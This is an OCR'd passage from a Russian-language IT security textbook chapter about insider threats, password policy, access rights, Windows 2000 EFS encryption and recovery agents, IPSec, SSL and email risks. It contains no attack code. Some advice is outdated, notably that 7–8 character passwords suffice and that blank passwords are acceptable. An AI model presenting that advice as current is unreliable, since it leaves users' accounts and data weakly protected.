Конечно, наиболее простой способ избавиться от такого рода "внутренней опасности" — уволить недоброжелателя, но это не всегда возможно. В данном случае следует придерживаться заранее спланированной стратегии обеспечения сетевой безопасности. В частности, стоит задуматься над тем, чтобы подобрать сильные пароли, вести аудит сетевых событий, а также предпринять некоторые другие меры, способные помочь в выявлении и пресечении подобного рода неприятностей. Не забывайте о том, что здоровый моральный климат в коллективе положительно сказывается на результатах производственной деятельности.

Недовольные работники

Наиболее опасными могут быть работники (в том числе и бывшие), которые в силу ряда причин затаили зло на компанию и стремятся отомстить любой ценой. В этом случае вполне реальна угроза потери ценных данных, а также блокирования работы сети.

Особенно велика угроза будет в том случае, если увольняется кто-либо из ведущих технических специалистов компании. Подобный "субъект" может отформатировать пару жестких дисков, содержащих особо ценные данные, испортить оборудование или оставить на память о себе парочку особенно злобных вирусов.

Поэтому следует немедленно удалить учетную запись уволенного сотрудника, а также ограничить его доступ к компьютерам фирмы во время сборов.

Промышленный шпионаж

Даже если ваша компания не занимается поставками энергоресурсов, не следует "сбрасывать со счетов" угрозу промышленного шпионажа. Эта угроза наиболее серьезна, поскольку в результате ее осуществления компания может быть полностью разорена за весьма короткий промежуток времени.

Существует достаточно много методик промышленного шпионажа. Часто конкуренты привлекают сотрудников компании, о которой нужно собрать важные данные, посулами высокого гонорара в обмен на некоторые услуги. Может также разыгрываться вариант с некой "подсадной уткой". На работу в компанию устраивается новый сотрудник, обладающий хорошими знаниями, который достаточно быстро завоевывает доверие руководства компании со всеми вытекающими отсюда последствиями.

В распоряжении промышленных шпионов находится целый арсенал вспомогательных технических средств, позволяющих получать доступ к интересующей их информации (подслушивающие устройства ("жучки"), средства для съема информации по вибрации оконных стекол и др.).

Поэтому если ваша компания работает в отрасли промышленности, где промышленный шпионаж особо распространен, следует придерживаться повышенных мер безопасности. В частности, для проведения важных переговоров следует оборудовать специальную комнату, снабженную различного рода активными и пассивными экранами, способными нейтрализовать действие подслушивающих устройств. Не стоит вести важные служебные переговоры по телефону или доверять коммерческие секреты электронной почте. Идеально, если компьютер, на котором хранятся особо важные сведения, снабжен дублирующими системами и не подключен к сети. В этом случае риск вторжения хакеров, охотящихся за ценными коммерческими сведениями, будет минимальным. Не следует пренебрегать консультациями специалистов в области защиты данных, хотя это может быть недешевым "удовольствием". Помните о том, что потеря важных данных обойдется гораздо дороже!

Случайные сбои или нарушения

Часто причиной появления внутренних угроз являются разрушительные действия пользователей, предпринятые по недомыслию или вследствие технической неграмотности. Многие сетевые администраторы могут припомнить случаи из своей практики, когда пользователи удаляли файлы операционной системы или приложений, пытаясь освободить место на диске. И хорошо, если объектом подобных экспериментов не становится выделенный файл-сервер!

Удаление или перемещение жизненно важных системных файлов может быть предотвращено путем ограничения прав доступа к этим файлам. В этом случае используются системные или групповые политики ОС Windows NT/2000.

Выбор средств реализации безопасности

В предыдущих разделах главы были рассмотрены различные угрозы безопасности локальным сетям, а также проведена их классификация. В настоящем разделе описаны методы, способствующие обеспечению защиты циркулирующих в сетях данных.

Все меры, направленные на обеспечение защиты сетевых данных, делятся на организационные и технические. К организационным мерам относится назначение прав доступа различным пользователям и группам, разработка политики обеспечения безопасности и т.д. Технические меры включают использование специальных аппаратных и программных средств, позволяющих обезопасить сети от внутренних и внешних угроз.

Безопасность, обеспечиваемая различными операционными системами

Общеизвестно, что разным операционным системам присуща различная степень безопасности. Например, устаревшие операционные системы (MS-DOS) не поддерживают идентификацию пользовательских учетных записей (вообще говоря, нечто подобное имеет место при доступе к сетевым ресурсам). Хотя, в принципе, каждый пользователь может загрузить ОС MS-DOS и выполнять любые приглянувшиеся ему приложения либо получать доступ к файлам, которые хранятся на жестком диске.

Относительно современные ОС, например Windows 95, поддерживают пользовательские учетные записи. Правда, соответствующие пароли хранятся в обычных текстовых файлах. И этот файл может быть легко прочтен, если, например, загрузиться в режиме MS-DOS с загрузочной дискеты.

При работе в операционных системах, которым присуща высокая степень безопасности (например, Windows NT/2000 или Linux), для нормальной загрузки системы и последующей работы с ней потребуется указать правильное имя пользователя и пароль. В данном случае пароли хранятся в зашифрованном виде, поэтому получить к ним доступ не столь уж и просто.

Группы, пользователи и права доступа

Современные операционные системы обеспечивают назначение отдельных учетных записей каждому пользователю. Причем каждой учетной записи присваивается свой отдельный пароль. Если при загрузке ОС имя учетной записи и пароль были указаны верно, пользователь располагает такими возможностями:

- получение доступа к сетям и операционным системам;
- считывание и изменение тех общедоступных ресурсов, для которых текущая учетная запись обладает соответствующими правами доступа;
- выполнение любых действий, допускаемых текущей учетной записью;
- загрузка элементов персональной конфигурации (на рабочем столе появляются требуемые пиктограммы, устанавливается заданный цвет фона и т.д.).

Бывает и так, что хранящиеся в компьютере данные не представляют особой ценности для хакера, а требования к безопасности данных не слишком строги. В этом случае можно не создавать отдельные пользовательские учетные записи. Тогда пользователи получают одинаковые права доступа к компьютерным ресурсам. При этом не только формируется полностью открытая ненадежная среда, но и сами пользователи испытывают ряд определенных неудобств, прежде всего в силу того, что во время загрузки не происходит автоматическое конфигурирование системы в соответствии с предпочтениями каждого пользователя.

Учитывая указанные выше причины, лучше для каждого пользователя создавать отдельную учетную запись. Если требования к обеспечению безопасности не столь высоки, можно указывать пустые пароли.

Стратегия назначения и использования паролей

В процессе реализации системы мер обеспечения сетевой безопасности следует предотвращать использование слабых паролей. Если пользователи могут выбирать пароли самостоятельно, должны устанавливаться правила, с помощью которых возможно ограничение выбора в соответствии с нуждами сетевой безопасности.

В следующем перечне приведены некоторые правила, используемые в процессе создания паролей.

- Ни в коем случае не следует использовать пароль, который представляет собой число или слово, легко подбираемое в случае, если вы знакомы с личностью пользователя (например, номер водительских прав или кличка домашнего кота).
- Не рекомендуется применять в качестве пароля обычные слова, поскольку многие программы взлома паролей используют атаку со словарем (автоматический перебор перечня обычных слов). Поэтому следует использовать комбинированные буквенно-цифровые пароли, например, Петя58.
- Большинство операционных систем характеризуются чувствительностью паролей к изменению регистра символов, поэтому лучше использовать смесь символов верхнего и нижнего регистров, например, **роПА46**.
- Следует подбирать пароль таким образом, чтобы он легко запоминался. К сожалению, это требование противоречит условиям секретности пароля, поэтому тут нужен разумный компромисс.
- Следует учитывать тот факт, что с увеличением длины пароля затрудняется процесс его взлома. Но здесь важно соблюдать чувство меры. Ведь с увеличением длины пароля его запоминание становится весьма проблематичным. К тому же, сила пароля растет в геометрической прогрессии, поэтому длина пароля, равная 7-8 символам, будет вполне достаточной.
- Если в данной системе предъявляются очень высокие требования к безопасности, следует внедрять политику периодического изменения паролей. Причем новый пароль не должен напоминать старый, что также затрудняет процесс возможного подбора. Частота смены паролей не должна быть чрезмерной, иначе пользователям будет труднее их запоминать.
- Во многих сетевых операционных системах администратор может определять собственные критерии выбора паролей: длина пароля, хронология (хранение списка прежних паролей с тем, чтобы предотвратить их дублирование в будущем, а также время существования пароля). Последний параметр определяет поведение системы таким образом, что по истечению заданного промежутка времени отображается системное сообщение о необходимости изменения пароля. Существуют также вспомогательные программы, облегчающие задачу администратора по выбору и установке пароля. Например, подобная программа проверяет, имеется ли данное слово в словаре, и если обнаруживает совпадение, то предлагает пользователю изменить пароль.

Управление доступом к вычислительным ресурсам системы

Распространенные операционные системы обеспечивают детализированный контроль над доступом к сетевым ресурсам. К примеру, пользователю с учетной записью AdamSmith, может разрешаться доступ только к файлу `main.doc`, но при этом запрещено вносить изменения. Одновременно с этим, пользователь данной учетной записи может изменять файл `main2.doc`, а также удалять файл `main3.doc`.

При назначении прав доступа следует придерживаться принципа разумной достаточности. На практике это означает, что каждый пользователь получает только те права доступа, которые ему потребуются для выполнения своих обязанностей. Если файловая система обеспечивает высокий уровень безопасности (например, NTFS), следует давать отдельные права доступа на использование ресурсов на одном и том же ло-

кальном компьютере. При этом локальные и сетевые права доступа далеко не всегда совпадают. Например, если Алекс регистрируется на локальном компьютере, он может получить права полного доступа по отношению к файлу alex.doc, но при регистрации в локальной сети ему запрещается модификация файла.

Администратору также следует принимать во внимание права доступа, предоставляемые в той или иной операционной системе по умолчанию. Например, серверы, реализованные на базе операционных систем из семейства Windows NT/2000, обеспечивают полный доступ к общим ресурсам для каждого пользователя сети. Поэтому в целях обеспечения безопасности данных права доступа следует указывать явно. Если же рассматривать вычислительную среду NetWare, то здесь по умолчанию общий сетевой ресурс никому не доступен до тех пор, пока в дело не вмешается сетевой администратор. Как видите, создатели операционной системы Windows NT/2000 излишне доверчивы, а разработчики NetWare никому не доверяют.

Как всегда, идеальной является "золотая середина", которая достигается путем внедрения правил обеспечения сетевой безопасности. Следует тщательно продумать набор соответствующих правил, чтобы предоставлять права доступа тем, кто в них действительно нуждается, а также контролировать их использование на предмет возможных злоупотреблений.

Концепция групп безопасности

Назначение *групп безопасности* поддерживается во многих сетевых операционных системах. Особенно полезны подобные группы в большой сети, включающей множество пользователей. В задачи сетевого администратора входит создание группы, присваивание ей прав доступа к определенным сетевым ресурсам, а также включение набора необходимых учетных записей. Благодаря этой методике пользователи, входящие в состав группы, получают необходимые права доступа в автоматическом режиме. Исключается рутинная процедура назначения прав каждому пользователю отдельно.

Предположим, например, что сотруднику из отдела бухгалтерии требуется доступ к папкам accounts и balance. Вместо того чтобы назначать отдельные права доступа для каждого бухгалтера (в количестве 5 человек), проще создать группу безопасности Accounts, а затем включить в нее пять учетных записей для каждого из бухгалтеров фирмы.

В случае если требуется заблокировать доступ пользователя к тому или иному ресурсу, недостаточна отмена права доступа, заданного в учетной записи. Желательно проверить, что пользователь не является членом какой-либо группы, представители которой обладают правом доступа к данному ресурсу.

Кодирование файлов

Одно из средств обеспечения безопасности заключается в том, чтобы закодировать данные таким образом, что доступ к ним не сможет получить никто, за исключением обладателя ключа *кодирования*. Некоторые операционные системы (Windows 2000/XP) оборудованы встроенными средствами, позволяющими осуществлять кодирование данных (встроена кодированная файловая система). Другие операционные системы лишены подобной возможности (Windows 9x или Windows NT), поэтому в данном случае придется воспользоваться программами кодирования, разработанными независимыми производителями. А теперь рассмотрим немного подробнее возможности кодирования данных, встроенных в состав операционной системы Windows 2000.

Кодированная файловая система в Windows 2000

Прежде всего следует отметить, что возможность кодирования файлов, обеспечиваемая кодированной файловой системой (EFS, Encrypted File System), может использоваться только для тома NTFS. Выбор формата тома осуществляется на этапе установки операционной системы. Преимущества, связанные с использованием файловой системы NTFS, подробнее рассматриваются в следующей главе. Здесь следует учесть, что перейти к использованию этой файловой системы можно и позднее, а вот вернуться к FAT16 или FAT32 будет уже сложнее. Это может понадобиться в том случае, если на вашем компьютере установлено несколько операционных систем (мультизагрузочный вариант).

Благодаря EPS выполняется кодирование файлов в момент их создания и изменения, в результате чего потенциальный злоумышленник, получивший доступ к важной информации на жестком диске, не сможет ею воспользоваться. Чтение подобных файлов возможно лишь в том случае, если зарегистрироваться на компьютере с помощью учетной записи пользователя, являющегося владельцем этих данных. В этом случае даже пользователь, который подключился к компьютеру с закодированными данными, не сможет ими воспользоваться, поскольку ему присуща другая учетная запись. Поэтому EFS обеспечивает должный уровень защиты даже в сетях, в которых разрешен общий доступ.

Основные принципы обеспечения безопасности данных с помощью EFS

В случае правильной настройки системы EPS происходит ее выполнение в фоновом режиме, при этом какого-либо вмешательства со стороны пользователей не требуется. Но если были допущены какие-либо ошибки на этапах установки или настройки EFS, безопасность вашей системы может оказаться под большим вопросом. Например, распространенные текстовые редакторы сохраняют на системном диске временные файлы, которые не будут закодированными. Поэтому если вы не хотите оказаться в положении "рассеянного с улицы Бассейной", потерявшего ключ от "квартиры, где деньги лежат", а также хотите надежно защитить свои данные, обратите внимание на необходимость выполнения следующих действий.

- Если вы работаете в среде Windows 2000, проследите за тем, установлен ли Service Pack 2 или High Encryption Pack, таким образом можно будет воспользоваться преимуществами 128-битового кодирования.
- Закодируйте файл или папку, а затем создайте персональный сертификат (сертификаты подробнее рассматриваются в одном из следующих разделов главы).
- Экспортируйте сертификат таким образом, чтобы был возможен доступ к нему со стороны всех учетных записей.
- Экспортируйте в безопасное место и организуйте надежную защиту для всех закрытых ключей, применяемых в процессе восстановления данных, а также удалите их с компьютера. Благодаря этому будет предотвращена возможность несанкционированного доступа к вашему компьютеру со стороны хакера, который "вооружится" агентом восстановления.
- Обязательно кодируйте папку My Documents, а также другие локальные папки, в которых организовано хранение документов.
- Кодируйте папки, а не файлы. Все файлы, создаваемые в кодированной папке, всегда будут зашифрованы. Многие программы сохраняют копии документов в процессе редактирования. Эти копии также будут закодированы в случае, если защищается папка, а не отдельный файл.

- Если настройки агента восстановления данных нужно изменить, не удаляйте сертификаты восстановления и закрытые ключи до тех пор, пока все защищенные файлы не будут модифицированы в соответствии с новыми условиями.
- Измените системные настройки таким образом, чтобы удалялся страничный файл (pagefile.sys) после отключения компьютера. Если этого не сделать, в файле могут оставаться фрагменты данных из обрабатываемых в процессе рабочего сеанса файлов. (Вряд ли вам будет приятно, если сведения о персональном банковском счете станут достоянием хакера.)
- Отключите режим "засыпания" (энергосберегающая функция, настраиваемая в панели управления). Для этого в панели управления откройте аплет Электропитание и перейдите на вкладку Спящий режим (рис. 8.6). Здесь необходимо отменить установку флажка После приостановки перейти в спящий режим.




Рис. 8.6. Вкладка Спящий режим аплета Электропитание

А теперь рассмотрим процесс установки кодирования файлов и папок.

Установка усиленного кодирования в Windows 2000

Прежде чем приступить к работе с файловой системой EFS, убедитесь в том, что в установленной версии Windows 2000 используется усиленный алгоритм кодирования (128-битовый или более мощный).

В исходном комплекте поставки Windows 2000 Professional предусматривается 56-битовый алгоритм. Однако уже Service Pack 2 располагает 128-битовым алгоритмом кодирования, так что ваша система скорее всего основательно защищена.

Если на вашем компьютере установлена устаревшая версия операционной системы Windows 2000, не поддерживающая 128-битовый алгоритм кодирования, потребуется обновить ее. Для проверки системы на предмет "устаревания" перейдите в папку \WINNT\SYTEM32 и попытайтесь найти файл Rsaenh.dll. Наличие подобного файла

свидетельствует о том, что усиленный алгоритм кодирования установлен. Систему можно обновить с помощью одного из следующих трех способов.

- Установите пакет Service Pack 2 (или более новую версию) для Windows 2000, Данный метод предпочтителен, поскольку это обновление включает множество исправлений и улучшений, касающихся системы безопасности, а также некоторых других служб.
- Запустите файл Encpack.exe, находящийся на дискете High Encryption Floppy Disk, входящей в комплект поставки Windows 2000 Professional.
- Загрузите и установите пакет High Encryption Pack с Web-узла Microsoft по адресу `http://www.microsoft.com/windows2000/downloads/recommended/encryption`.

Работа с кодированной файловой системой

Благодаря кодированной файловой системе обеспечивается шифрование файлов в томах NTFS, в результате чего исключается доступ посторонних лиц. Таким образом добавляется еще один уровень безопасности в дополнение к правам доступа, присущим файловой системе NTFS. Конечно, права доступа NTFS не лишены своих "слабых мест". Во-первых, все пользователи, имеющие права доступа администратора, могут получать доступ к самой секретной информации. Также любой пользователь, обладающий физическим доступом к вашему компьютеру, может загрузить операционную систему с дискеты (или загрузить другую операционную систему, если таковая присутствует на компьютере), а затем использовать утилиту типа NTFSDOS.exe. Эта утилита обеспечивает доступ к любым файлам на жестком диске, причем не требуется указывать имя пользователя и пароль, а загрузить ее можно с Web-узла Sysinternals по адресу `http://www.sysinternals.com`.

Установка кодирования файлов или папок производится следующим образом.

1. В окне Мой компьютер выберите том NTFS, а затем папку, для которой требуется установить кодирование.
2. Щелкните на выбранной папке правой кнопкой мыши.
3. В контекстном меню выберите пункт Свойства. В результате появится окно, изображенное на рис. 8.7.
4. В этом окне щелкните на кнопке Другие.... После этого отобразится диалоговое окно Дополнительные атрибуты, показанное на рис. 8.8.
5. В этом окне установите флажок Шифровать содержимое для защиты данных.

Кодирование папки установлено. Теперь все данные, сохраняемые в этой папке, будут шифроваться. Если требуется установить кодирование для отдельного файла, рекомендуется проделать указанные выше действия, выбрав вместо папки отдельный файл.

Некоторые проблемы, возникающие в процессе использования EFS

В процессе разработки файловой системы EFS был использован настолько сильный метод кодирования, что в случае утери ключа декодирования вы навсегда утратите всю жизненно важную информацию. Причем возможность восстановления данных, находящихся в закодированных файлах, практически отсутствует.

Обратите внимание на то, что достаточно высока вероятность случайной утери ключа. Просто напрягите воображение и представьте следующую вполне реальную ситуацию. Пусть закодированные данные хранятся на логическом диске D вашего винчестера. Неизбежно наступает момент, когда жесткий диск вашего компьютера переполняется разного рода "мусором", в результате чего его работа сильно замедляется.

Что же делать в подобной ситуации? Существует стандартное решение, которое много раз проверено на практике — форматирование системного диска с установкой "свежей" копии Windows 2000. Недолго думая, пользователь "вооружается" системным компакт-диском и приступает к решительным действиям. Приступать-то он приступает, но при этом совершенно упускает один очень важный момент! В результате любой переустановки Windows создаются новые идентификаторы безопасности (SID, Security Identifier) для каждого пользователя, даже если точно повторялись все действия, производимые в процессе предыдущей установки. В результате будут изменены абсолютно все сертификаты кодирования, принадлежащие пользователям, вследствие чего никто из них не сможет получить доступ к собственным данным, хранящимся на диске D. Даже пользователь с правами доступа администратора (которому тоже присваивается новый идентификатор безопасности) ничего не сможет сделать в подобной ситуации.




Рис. 8.7. Диалоговое окно Свойства...




Рис. 8.8. Диалоговое окно Дополнительные атрибуты

К счастью, описанная выше ситуация не относится к категории безвыходных. В целях лучшего ознакомления с файловой системой EFS и достижения максимального эффекта от ее применения выполните следующие действия.

1. Создайте пустую папку, а затем закодируйте ее. Подробное описание предпринимаемых в этом случае действий можно найти в предыдущем перечне.
2. В закодированной папке создайте какой-либо файл (или просто скопируйте его в эту папку), затем убедитесь в том, что можете работать с этим файлом таким же образом, как и с любым другим (незакодированным) файлом.
3. Если компьютер не включен в состав домена, создайте агент восстановления данных (Data Recovery Agent). Под этим понятием подразумевается учетная запись пользователя, с помощью которой можно восстановить файлы в случае утери персонального сертификата.
4. Выполните резервное копирование сертификата восстановления, а также персонального сертификата вместе с принадлежащими им закрытыми ключами. Обратите внимание, что не требуется сохранять эти файлы до тех пор, пока не закодируете хотя бы один файл или папку. После установки Windows сертификаты не создаются; они генерируются в процессе выполнения первой процедуры кодирования.
5. Приступайте к применению файловой системы EPS для хранения важных данных.

Если вы кодируете файлы на компьютере, не входящем в состав домена, следует использовать агент восстановления данных. Храните в безопасном месте ваш персональный сертификат, а также сертификат агента восстановления данных.

Отключение и включение кодированной файловой системы производится с помощью аплета Локальная политика безопасности, находящегося в группе администрирования панели управления.

Отключение и повторное включение EFS

На платформе Windows 2000 отключение EFS производится следующим образом.

1. Откройте окно аплета Локальная политика безопасности (рис. 8.9). Для этого перейдите в панель управления, затем обратитесь к папке Администрирование и дважды щелкните на пиктограмме Локальная политика безопасности. Можно также в командной строке ввести команду `secpol.msc`
2. **Перейдите в раздел** Политики открытого ключа\Агенты восстановления данных.
3. Правой кнопкой мыши щелкните на сертификате `Administrators` и в отобразившемся контекстном меню выберите пункт Delete (Удалить). Перед удалением сертификата убедитесь в том, что был экспортирован сертификат восстановления файлов вместе с закрытым ключом (доступ к файлам можно получить в случае необходимости восстановления данных). Если этого не сделать, произойдет повторный запуск системы EFS без полной переустановки Windows 2000 .
4. В отобразившемся диалоговом окне щелкните на кнопке Yes (Да).

В результате применения описанной выше пошаговой процедуры создается пустая политика восстановления данных. Если пользователи попытаются закодировать файлы и папки, появится соответствующее диалоговое окно, отображающее предупреждение о невозможности выполнения запрошенных действий (рис. 8.10).




Рис. 8.9. Окно аплета Локальная политика безопасности




Рис. 8.10. Предупреждение о невозможности использования кодированной файловой системы

Чтобы перезапустить EFS, потребуется переустановить сертификат агента восстановления данных. Для этого достаточно выполнить следующие действия. ,

1. **Находясь в окне аплета Локальная политика безопасности, перейдите** в раздел Политики открытого ключа\Агенты восстановления данных.
2. Щелкните правой кнопкой мыши на пункте Агенты восстановления шифрованных данных, а в контекстном меню выберите пункт Инициализация пустой политики. Если в контекстном меню упомянутый пункт отсутствует, значит уже выбрана одна пустая политика. Поэтому просто пропустите этот шаг.
3. Правой кнопкой мыши щелкните на пункте Агенты восстановления шифрованных данных, затем в контекстном меню выберите пункт Добавить⇨Агент шифрованных данных. После этого отобразится окно мастера добавления агента восстановления (рис. 8.11). Щелкните на кнопке Далее.
4. На странице Мастер добавления агента восстановления щелкните на кнопке Обзор папок и перейдите в папку, содержащую файл сертификата с расширени-

ем .cer добавляемого агента восстановления данных. Кнопка Просмотр каталога позволяет просматривать Active Directory в случае, если там опубликованы сертификаты пользователей. Щелкните на кнопке Открыть.

5. После этого на странице отразится новый агент, USER_UNKNOWN. Не бойтесь, все идет по плану. Щелкните на кнопках Далее и Готово.
6. После этого отобразится сообщение Сертификат не может быть удостоверен. На самом деле все в порядке. Просто щелкните на кнопке <OK>.

После завершения всех описанных манипуляций на панели подробностей отобразится сертификат агента восстановления данных, назначенный конкретному пользователю, и снова можно приступать к кодированию файлов.

На этом мы пока остановимся и перейдем к краткому обзору следующих вопросов, связанных с зашитой данных.




Рис. 8.11. Мастер добавления агента восстановления шифрованных данных

Протокол IP Security

Конечно, кодирование данных обеспечивает достаточно высокую степень безопасности, но только на локальном компьютере. Если же потребуется обеспечить зашиту данных, передаваемых по сети, нужны иные решения. И одно из таких решений предлагает протокол IPSec (IPSecurity, Безопасность IP-пакетов). Этот протокол обеспечивает зашиту передаваемых пакетов и работает на сетевом уровне модели OSI - именно поэтому он "невидим" для выполняемых приложений.

Протокол IPSec включает два протокола: AH (Authentication Header, Аутентификация заголовка) и ESP (Encapsulating Security Payloads, Инкапсуляция нагрузки системы безопасности). Эти протоколы позволяют проверять подлинность личности отправителя, а также обеспечивают конфиденциальность при передаче данных.

Сам протокол IPSec может функционировать в транспортном режиме, а также в режиме туннелирования. При работе в транспортном режиме обеспечивается безопасность "точка-точка", т.е. данные кодируются на пути от передающего до принимающего компьютера. Если же используется режим туннелирования, данные кодируются на пути от точки выхода из одной сети до точки входа в другую сеть.

Протокол SSL

Повышение степени безопасности передаваемых по сети данных обеспечивается также с помощью протокола SSL (Secure Sockets Layer, Уровень безопасности сокетов). Этот протокол реализует комбинацию криптографической системы с открытым ключом и блочное кодирование данных. Протокол SSL выполняется на прикладном уровне модели OSI, поэтому его поддержка должна включаться в состав приложений.

Изначально протокол SSL был разработан компанией Netscape и предназначался для зашиты Web-броузера Netscape. В настоящее время его поддержка внедрена в Web-броузере Internet Explorer, а также в некоторых других менее распространенных броузерах.

Безопасность при работе с электронной почтой

Многие пользователи полагают, что безопасность электронной почты сродни безопасности при отсылке писем в обычных конвертах. И здесь они серьезно ошибаются. Даже обычные письма могут просматриваться "по дороге" (закон о перлюстрации почтовой корреспонденции еще никто не отменял), ну, а электронные письма представляют собой обыкновенные текстовые файлы, "путешествующие" по просторам Internet. И слишком много любопытных глаз захотят ознакомиться с их содержимым иногда просто из праздного любопытства, а порой в силу суровой служебной необходимости (рис. 8.12).

В связи с этим мне вспоминается история с нашумевшей американской системой перехвата электронных сообщений (в том числе пейджерных, разговоров по мобильным телефонам и собственно сообщений электронной почты), именуемой "Эшелон". В настоящее время спутники этой системы в непрерывном режиме сканируют эфир, вылавливая "подозрительные" с их точки зрения слова (terror, death и т.д.) Как только подобное слово будет зафиксировано, записывается сообщение целиком, а также определяется адресат. В настоящее время эта система еще не развернута в полном объеме, но работа ведется, поэтому очень скоро мы все окажемся "под колпаком". Да уж... мрачная перспектива.

Рис. 8.12. Длинный и тернистый путь преодолеет электронное сообщение, прежде чем попадет к адресату

Конечно, перехват писем — это очень печально, но еше хуже, когда кто-либо перехватит ваше письмо, изменит его содержимое и отошлет дальше по первоначальному адресу. В этом случае вашей репутации может быть нанесен непоправимый урон, не говоря уже о том, что могут быть и прямые финансовые убытки.

Обратите внимание на потенциальную опасность почтовых вложений в получаемых вами письмах. Эти файлы являются удобнейшей средой распространения для вирусов, червей и "троянских коней". Также может представлять опасность сценарий, написанный хакером, или даже непроверенный элемент управления ActiveX, включенный в HTML-сообщение.

К счастью, существуют относительно простые средства, с помошью которых можно нейтрализовать многочисленные угрозы. Например, потенциальную опасность

почтовых вложений можно свести к минимуму, если перед открытием такого файла воспользоваться антивирусной программой. Защиту от подобных вложений также обеспечивает распространенный почтовый клиент Microsoft Outlook 2000. При работе с Internet Explorer можно воспользоваться зонами безопасности с целью защиты от "зловредного" HTML-кода, вмонтированного в электронные сообщения. Открытый ключ шифрования гарантирует тайну электронной переписки, а цифровая подпись подтверждает подлинность и целостность почтовых сообщений.

Защита от опасных почтовых вложений

